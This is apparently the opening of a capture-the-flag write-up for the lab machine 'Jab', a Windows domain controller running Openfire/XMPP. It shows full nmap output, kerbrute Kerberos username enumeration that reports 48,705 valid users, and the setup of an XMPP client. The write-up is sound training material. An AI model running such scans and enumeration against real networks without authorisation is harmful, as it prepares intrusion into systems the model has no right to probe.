Jab

IP: **10.10.11.4**
Starting out with the nmap scan

SHELL

```
nmap -sC -sV -o nmap 10.10.11.4
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-06 03:44 EDT
Nmap scan report for 10.10.11.4
Host is up (0.19s latency).
Not shown: 984 closed tcp ports (conn-refused)
PORT     STATE SERVICE             VERSION
53/tcp   open  domain              Simple DNS Plus
88/tcp   open  kerberos-sec        Microsoft Windows Kerberos (server
time: 2024-04-06 07:44:44Z)
135/tcp  open  msrpc               Microsoft Windows RPC
139/tcp  open  netbios-ssn         Microsoft Windows netbios-ssn
389/tcp  open  ldap                Microsoft Windows Active Directory
LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-04-06T07:45:38+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::
<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http          Microsoft Windows RPC over HTTP
1.0
636/tcp  open  ssl/ldap            Microsoft Windows Active Directory
LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-04-06T07:45:38+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::
<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
3268/tcp open  ldap                Microsoft Windows Active Directory
LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::
<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
|_ssl-date: 2024-04-06T07:45:39+00:00; 0s from scanner time.
3269/tcp open  ssl/ldap            Microsoft Windows Active Directory
LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.jab.htb
```

```
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::
<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
|_ssl-date: 2024-04-06T07:45:38+00:00; +1s from scanner time.
5222/tcp open  jabber
|_ssl-date: TLS randomness does not represent time
| xmpp-info:
|   STARTTLS Failed
|   info:
|     unknown:
|     stream_id: 8pifwvqa0w
|     errors:
|       invalid-namespace
|       (timeout)
|     compression_methods:
|     features:
|     xmpp:
|       version: 1.0
|     auth_mechanisms:
|_    capabilities:
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after:  2028-10-24T22:00:12
| fingerprint-strings:
|   RPCCheck:
|_    <stream:error xmlns:stream="http://etherx.jabber.org/streams">
<not-well-formed xmlns="urn:ietf:params:xml:ns:xmpp-streams"/>
</stream:error></stream:stream>
5269/tcp open  xmpp                Wildfire XMPP Client
| xmpp-info:
|   STARTTLS Failed
|   info:
|     unknown:
|     errors:
|       (timeout)
|     compression_methods:
|     features:
|     xmpp:
|     auth_mechanisms:
```

```
|_    capabilities:
7070/tcp open  realserver?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP:
|     HTTP/1.1 400 Illegal character CNTL=0x0
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character
CNTL=0x0</pre>
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Sat, 06 Apr 2024 07:44:44 GMT
|     Last-Modified: Wed, 16 Feb 2022 15:55:02 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 223
|     <html>
|     <head><title>Openfire HTTP Binding Service</title></head>
|     <body><font face="Arial, Helvetica"><b>Openfire <a
href="http://www.xmpp.org/extensions/xep-0124.html">HTTP Binding</a>
Service</b></font></body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Sat, 06 Apr 2024 07:44:50 GMT
|     Allow: GET,HEAD,POST,OPTIONS
|   Help:
|     HTTP/1.1 400 No URI
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 49
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: No URI</pre>
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character
OTEXT=0x80</pre>
|   RTSPRequest:
```

```
|     HTTP/1.1 505 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|   SSLSessionReq:
|     HTTP/1.1 400 Illegal character CNTL=0x16
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 70
|     Connection: close
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character
CNTL=0x16</pre>
7443/tcp open  ssl/oracleas-https?
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after:  2028-10-24T22:00:12
|_ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP:
|     HTTP/1.1 400 Illegal character CNTL=0x0
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character
CNTL=0x0</pre>
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Sat, 06 Apr 2024 07:44:51 GMT
|     Last-Modified: Wed, 16 Feb 2022 15:55:02 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 223
|     <html>
|     <head><title>Openfire HTTP Binding Service</title></head>
|     <body><font face="Arial, Helvetica"><b>Openfire <a
href="http://www.xmpp.org/extensions/xep-0124.html">HTTP Binding</a>
Service</b></font></body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 200 OK
```

```
|     Date: Sat, 06 Apr 2024 07:44:57 GMT
|     Allow: GET,HEAD,POST,OPTIONS
|   Help:
|     HTTP/1.1 400 No URI
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 49
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: No URI</pre>
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character
OTEXT=0x80</pre>
|   RTSPRequest:
|     HTTP/1.1 505 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|   SSLSessionReq:
|     HTTP/1.1 400 Illegal character CNTL=0x16
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 70
|     Connection: close
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character
CNTL=0x16</pre>
7777/tcp open  socks5              (No authentication; connection not
allowed by ruleset)
| socks-auth-info:
|_  No authentication
3 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)==============
SF-Port5222-TCP:V=7.94SVN%I=7%D=4/6%Time=6610FD80%P=x86_64-pc-linux-
gnu%r(
SF:RPCCheck,9B,"
<stream:error\x20xmlns:stream=\"http://etherx\.jabber\.org
```

```
SF:/streams\"><not-well-
formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-stre
SF:ams\"/></stream:error></stream:stream>");
==============NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)==============
SF-Port7070-TCP:V=7.94SVN%I=7%D=4/6%Time=6610FD6B%P=x86_64-pc-linux-
gnu%r(
SF:GetRequest,189,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Sat,\x2006\x20A
pr\x2
SF:02024\x2007:44:44\x20GMT\r\nLast-
Modified:\x20Wed,\x2016\x20Feb\x202022
SF:\x2015:55:02\x20GMT\r\nContent-Type:\x20text/html\r\nAccept-
Ranges:\x20
SF:bytes\r\nContent-Length:\x20223\r\n\r\n<html>\n\x20\x20<head>
<title>Ope
SF:nfire\x20HTTP\x20Binding\x20Service</title></head>\n\x20\x20<body>
<font
SF:\x20face=\"Arial,\x20Helvetica\">
<b>Openfire\x20<a\x20href=\"http://www
SF:\.xmpp\.org/extensions/xep-
0124\.html\">HTTP\x20Binding</a>\x20Service<
SF:/b></font>
</body>\n</html>\n")%r(RTSPRequest,AD,"HTTP/1\.1\x20505\x20Un
SF:known\x20Version\r\nContent-Type:\x20text/html;charset=iso-8859-
1\r\nCo
SF:ntent-
Length:\x2058\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\x
SF:20505</h1>
<pre>reason:\x20Unknown\x20Version</pre>")%r(HTTPOptions,56,"
SF:HTTP/1\.1\x20200\x20OK\r\nDate:\x20Sat,\x2006\x20Apr\x202024\x2007
:44:5
SF:0\x20GMT\r\nAllow:\x20GET,HEAD,POST,OPTIONS\r\n\r\n")%r(RPCCheck,C
7,"HT
SF:TP/1\.1\x20400\x20Illegal\x20character\x20OTEXT=0x80\r\nContent-
Type:\x
SF:20text/html;charset=iso-8859-1\r\nContent-
Length:\x2071\r\nConnection:\
SF:x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1>
<pre>reason:\x20Illegal\x
SF:20character\x20OTEXT=0x80</pre>")%r(DNSVersionBindReqTCP,C3,"HTTP/
1\.1\
```


```
SF:x20400\x20Illegal\x20character\x20CNTL=0x0\r\nContent-
Type:\x20text/htm
SF:l;charset=iso-8859-1\r\nContent-
Length:\x2069\r\nConnection:\x20close\r
SF:\n\r\n<h1>Bad\x20Message\x20400</h1>
<pre>reason:\x20Illegal\x20characte
SF:r\x20CNTL=0x0</pre>")%r(DNSStatusRequestTCP,C3,"HTTP/1\.1\x20400\x
20Ill
SF:egal\x20character\x20CNTL=0x0\r\nContent-
Type:\x20text/html;charset=iso
SF:-8859-1\r\nContent-
Length:\x2069\r\nConnection:\x20close\r\n\r\n<h1>Bad
SF:\x20Message\x20400</h1>
<pre>reason:\x20Illegal\x20character\x20CNTL=0x0
SF:</pre>")%r(Help,9B,"HTTP/1\.1\x20400\x20No\x20URI\r\nContent-
Type:\x20t
SF:ext/html;charset=iso-8859-1\r\nContent-
Length:\x2049\r\nConnection:\x20
SF:close\r\n\r\n<h1>Bad\x20Message\x20400</h1>
<pre>reason:\x20No\x20URI</p
SF:re>")%r(SSLSessionReq,C5,"HTTP/1\.1\x20400\x20Illegal\x20character
\x20C
SF:NTL=0x16\r\nContent-Type:\x20text/html;charset=iso-8859-
1\r\nContent-Le
SF:ngth:\x2070\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\x204
00</h
SF:1><pre>reason:\x20Illegal\x20character\x20CNTL=0x16</pre>");
==============NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)==============
SF-Port7443-TCP:V=7.94SVN%T=SSL%I=7%D=4/6%Time=6610FD72%P=x86_64-pc-
linux-
SF:gnu%r(GetRequest,189,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Sat,\x200
6\x20
SF:Apr\x202024\x2007:44:51\x20GMT\r\nLast-
Modified:\x20Wed,\x2016\x20Feb\x
SF:202022\x2015:55:02\x20GMT\r\nContent-Type:\x20text/html\r\nAccept-
Range
SF:s:\x20bytes\r\nContent-
Length:\x20223\r\n\r\n<html>\n\x20\x20<head><tit
SF:le>Openfire\x20HTTP\x20Binding\x20Service</title>
</head>\n\x20\x20<body
```

```
SF:><font\x20face=\"Arial,\x20Helvetica\">
<b>Openfire\x20<a\x20href=\"http
SF://www\.xmpp\.org/extensions/xep-
0124\.html\">HTTP\x20Binding</a>\x20Se
SF:rvice</b></font>
</body>\n</html>\n")%r(HTTPOptions,56,"HTTP/1\.1\x20200
SF:\x20OK\r\nDate:\x20Sat,\x2006\x20Apr\x202024\x2007:44:57\x20GMT\r\
nAllo
SF:w:\x20GET,HEAD,POST,OPTIONS\r\n\r\n")%r(RTSPRequest,AD,"HTTP/1\.1\
x2050
SF:5\x20Unknown\x20Version\r\nContent-Type:\x20text/html;charset=iso-
8859-
SF:1\r\nContent-
Length:\x2058\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Me
SF:ssage\x20505</h1>
<pre>reason:\x20Unknown\x20Version</pre>")%r(RPCCheck,
SF:C7,"HTTP/1\.1\x20400\x20Illegal\x20character\x20OTEXT=0x80\r\nCont
ent-T
SF:ype:\x20text/html;charset=iso-8859-1\r\nContent-
Length:\x2071\r\nConnec
SF:tion:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1>
<pre>reason:\x20Ill
SF:egal\x20character\x20OTEXT=0x80</pre>")%r(DNSVersionBindReqTCP,C3,
"HTTP
SF:/1\.1\x20400\x20Illegal\x20character\x20CNTL=0x0\r\nContent-
Type:\x20te
SF:xt/html;charset=iso-8859-1\r\nContent-
Length:\x2069\r\nConnection:\x20c
SF:lose\r\n\r\n<h1>Bad\x20Message\x20400</h1>
<pre>reason:\x20Illegal\x20ch
SF:aracter\x20CNTL=0x0</pre>")%r(DNSStatusRequestTCP,C3,"HTTP/1\.1\x2
0400\
SF:x20Illegal\x20character\x20CNTL=0x0\r\nContent-
Type:\x20text/html;chars
SF:et=iso-8859-1\r\nContent-
Length:\x2069\r\nConnection:\x20close\r\n\r\n<
SF:h1>Bad\x20Message\x20400</h1>
<pre>reason:\x20Illegal\x20character\x20CN
SF:TL=0x0</pre>")%r(Help,9B,"HTTP/1\.1\x20400\x20No\x20URI\r\nContent
-Type
SF::\x20text/html;charset=iso-8859-1\r\nContent-
```

```
Length:\x2049\r\nConnectio
SF:n:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1>
<pre>reason:\x20No\x20
SF:URI</pre>")%r(SSLSessionReq,C5,"HTTP/1\.1\x20400\x20Illegal\x20cha
racte
SF:r\x20CNTL=0x16\r\nContent-Type:\x20text/html;charset=iso-8859-
1\r\nCont
SF:ent-
Length:\x2070\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\x20
SF:400</h1><pre>reason:\x20Illegal\x20character\x20CNTL=0x16</pre>");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-04-06T07:45:27
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.24 seconds
```

Firstly we can see some domains so let's add them into our hosts file


```shell
sudo nano /etc/hosts
```




So we can see that we have `port 88` open which is `Kerberos` so let's try Pre-Auth User Enumeration

SHELL


```
kerbrute userenum --dc dc01.jab.htb -d jab.htb
/usr/share/spray/name-lists/statistically-likely-
usernames/jsmith.txt -o kerbrute
```



We were able to find `48705 users`. Let's research more on other ports
We can see that we have `port 5269` open which has `XMPP` running. let's research more about this.



So we have a messaging protocol here. We need to find a way to interact with the service after doing some google search



We know that this machine running the server, so we need a client to interact with, since this is a well-known & open protocol, we can easily find a client


Client	Mozilla Thunderbird	Linux / macOS / Windows
Library	net::XMPP	Perl
Library	oajabber	C++
Library	ObjXMPP	Objective-C
Server	Oracle Communications IM Server	Linux / Solaris / Windows
Client	Pidgin	Linux / macOS / Windows
Library	Pontarius XMPP	Haskell
Server	psyced	Linux / macOS / Windows
Library	pyxmpp	Python
Library	pyxmpp2	Python
Client	Quiet Internet Pager	Windows
Client	qutIM	Linux / macOS / Windows
Library	seesmic-as3-xmpp	ActionScript / Flash
Library	Sharp.Xmpp	.net / C# / Mono
Client	Shmoose	Linux / Sailfish OS


Now, we need to download a client, let's pick `pidgin` as client since it's super easy to install and use

```shell
sudo apt install pidgin
```

